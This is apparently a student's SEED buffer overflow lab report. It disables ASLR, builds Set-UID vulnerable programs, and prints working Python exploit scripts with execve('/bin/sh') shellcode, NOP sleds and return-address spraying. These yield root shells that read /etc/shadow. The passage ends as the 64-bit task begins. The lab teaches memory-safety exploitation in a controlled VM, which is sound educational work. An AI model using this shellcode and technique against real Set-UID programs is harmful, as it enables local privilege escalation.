
James Stockwell
CS 574

Buffer Overflow Attack Lab (Set-UID Version)

1 Environment Setup

For this lab we disable address randomization and relink the shell in order to remove those protections as we execute our various exploits.




```
[10/09/24]seed@VM:~/.../JamesStockwell_Lab2$ sudo sysctl -w kernel.randomize_va_space=0
[10/09/24]seed@VM:~/.../JamesStockwell_Lab2$ sudo ln -sf /bin/zsh /bin/sh
[10/09/24]seed@VM:~/.../JamesStockwell_Lab2$ ls -l /bin/zsh
-rwxr-xr-x 1 root root 878288 Feb 23  2020 /bin/zsh
[10/09/24]seed@VM:~/.../JamesStockwell_Lab2$ ls -l /bin/sh
lrwxrwxrwx 1 root root 8 Oct  9 18:47 /bin/sh -> /bin/zsh
```

2 Tasks:

2.1 Task 1: Getting Familiar with Shellcode


In this task we simply compile and observe the assembly (both 32-bit and 64-bit) versions of the shell code that we're going to deliver in our future tasks.

Observations:




```
[10/09/24]seed@VM:~/.../JamesStockwell_Lab2$ cd shellcode && make
gcc -m32 -z execstack -o a32.out call_shellcode.c
gcc -z execstack -o a64.out call_shellcode.c
[10/09/24]seed@VM:~/.../shellcode$ a32.out
$ who
seed     :0           Oct  9 18:35 (:0)
$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
```

James Stockwell
CS 574



```
[10/09/24]seed@VM:~/.../JamesStockwell_Lab2$ cd shellcode/
[10/09/24]seed@VM:~/.../shellcode$ a64.out
$ who
seed     :0           Oct  9 18:35 (:0)
$ /et
$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
```

Both versions open up a shell.




```
[10/09/24]seed@VM:~/.../JamesStockwell_Lab2$ cd shellcode/
[10/09/24]seed@VM:~/.../shellcode$ sudo chown root a64.out
[10/09/24]seed@VM:~/.../shellcode$ sudo chmod 4755 a64.out
[10/09/24]seed@VM:~/.../shellcode$ a64.out
# ca
# who
seed     :0           Oct  9 18:35 (:0)
# cat /etc/shadw
cat: /etc/shadw: No such file or directory
# cat/etc
# cat /etc/shadow
root:!:18590:0:99999:7:::
```

If I change either executable to a Set-UID program, this would allow me to run commands with root privileges.

Task 2: Understanding the Vulnerable Program

We read and understand the vulnerable program we are going to target for our attacks in this lab. After understanding where the vulnerability comes from, we compile the source code 4 times with the provided makefile to attack in the next few tasks.

Observations:




```
[10/09/24]seed@VM:~/.../JamesStockwell_Lab2$ cd code/
[10/09/24]seed@VM:~/.../code$ make
gcc -DBUF_SIZE=100 -z execstack -fno-stack-protector -m32 -o stack-L1 stack.c
gcc -DBUF_SIZE=100 -z execstack -fno-stack-protector -m32 -g -o stack-L1-dbg stack.c
sudo chown root stack-L1 && sudo chmod 4755 stack-L1
gcc -DBUF_SIZE=160 -z execstack -fno-stack-protector -m32 -o stack-L2 stack.c
gcc -DBUF_SIZE=160 -z execstack -fno-stack-protector -m32 -g -o stack-L2-dbg stack.c
sudo chown root stack-L2 && sudo chmod 4755 stack-L2
gcc -DBUF_SIZE=200 -z execstack -fno-stack-protector -o stack-L3 stack.c
gcc -DBUF_SIZE=200 -z execstack -fno-stack-protector -g -o stack-L3-dbg stack.c
sudo chown root stack-L3 && sudo chmod 4755 stack-L3
gcc -DBUF_SIZE=10 -z execstack -fno-stack-protector -o stack-L4 stack.c
gcc -DBUF_SIZE=10 -z execstack -fno-stack-protector -g -o stack-L4-dbg stack.c
sudo chown root stack-L4 && sudo chmod 4755 stack-L4
```

No problems experienced when compiling.

Task 3: Launching Attack on 32-bit Program (Level 1)

In this attack we attack a32-bit version of the program and use gdb to determine the ret address and buffer size we need to properly overwrite the program's stack return address.

Observations:




```
[10/11/24]seed@VM:~/.../JamesStockwell_Lab2$ cd code
[10/11/24]seed@VM:~/.../code$ touch badfile
[10/11/24]seed@VM:~/.../code$ gdb stack-L1-dbg
GNU gdb (Ubuntu 9.2-0ubuntu1~20.04) 9.2
Copyright (C) 2020 Free Software Foundation, Inc.

gdb-peda$ p $ebp
$1 = (void *) 0xffffcb08
gdb-peda$ p &buffer
$2 = (char (*)[100]) 0xffffca9c
gdb-peda$ p/d 0xffffcb08 - 0xffffca9c
$3 = 108
gdb-peda$ exit
Undefined command: "exit".  Try "help".
gdb-peda$ q
[10/11/24]seed@VM:~/.../code$ cd ..
[10/11/24]seed@VM:~/.../JamesStockwell_Lab2$ 
```

We use gdb to find the ebp and buffer size.

From class we know the return address we want is right above the ebp so we add 8 to the value of the ebp address as well as an additional 120 to account for the space used up by gdb. As for the buffer, its size should be equal to the unmodified return address - the buffer address plus 4, so 112 in this case.

```
#!/usr/bin/python3
# Edited by James Stockwell
import sys

# Replace the content with the actual shellcode
shellcode= (
"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
"\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
"\xd2\x31\xc0\xb0\x0b\xcd\x80"
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

##################################################################
# Put the shellcode somewhere in the payload
start = 517 - len(shellcode)-1              # Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret    = 0xffffcb28+8+120         # Change this number
offset = 112          # Change this number

L = 4     # Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + L] = (ret).to_bytes(L,byteorder='little')
##################################################################

# Write the content to a file
with open('badfile', 'wb') as f:
  f.write(content)
```

The shellcode is taken from the 32 bit shellcode example from earlier in the lab. The start value is determined by starting at the ebp address, adding 8 to move to the return address, and incrementing the value (by 120 in this case) until the right location is found.




```
[10/11/24]seed@VM:~/.../JamesStockwell_Lab2$ cd code
[10/11/24]seed@VM:~/.../code$ vim exploit.py
[10/11/24]seed@VM:~/.../code$ exploit.py
[10/11/24]seed@VM:~/.../code$ stack-L1
Input size: 517
# 
```

The attack is successful.

Task 4: Launching Attack without Knowing Buffer Size (Level 2)


This attack is done on a 32-bit program, similar to the last one. The difference is that this time we must create a badfile that will be able to successfully attack despite only knowing that the buffer is between 100-200 bytes in size.

Observations:



```
#!/usr/bin/python3
# Edited by James Stockwell
import sys

# Replace the content with the actual shellcode
shellcode= (
"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
"\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
"\xd2\x31\xc0\xb0\x0b\xcd\x80"
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

##################################################################
# Put the shellcode somewhere in the payload
start =  517 - len(shellcode)-1  # Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret   = 0xffffcb28+8+160      # Change this number
offset = 112          # Change this number

L = 4     # Use 4 for 32-bit address and 8 for 64-bit address
#content[offset:offset + L] = (ret).to_bytes(L,byteorder='little')
for i in range (offset,offset+100,L):
    content[i:i+L] = (ret).to_bytes(L,byteorder='little')
##################################################################

# Write the content to a file
with open('badfile', 'wb') as f:
  f.write(content)
```

To make sure the file works regardless of the exact address within the assumed 100-200 byte offset range, I made the script post the return address within each possible spot within that file using a for loop. An additional 40 was added to the ret address to find the right location.




```
[10/13/24]seed@VM:~/.../code$ cd ..
[10/13/24]seed@VM:~/.../JamesStockwell_Lab2$ cd code
[10/13/24]seed@VM:~/.../code$ exploit.py
[10/13/24]seed@VM:~/.../code$ stack-L2
Input size: 517
# 
```

The attack is successful.


Task 5: Launching Attack on 64-bit Program (Level 3)

In this attack we tackle a 64-bit system. This time the shellcode can't be placed on top of our badfile, otherwise the strcpy() command we want to exploit will stop reading early.

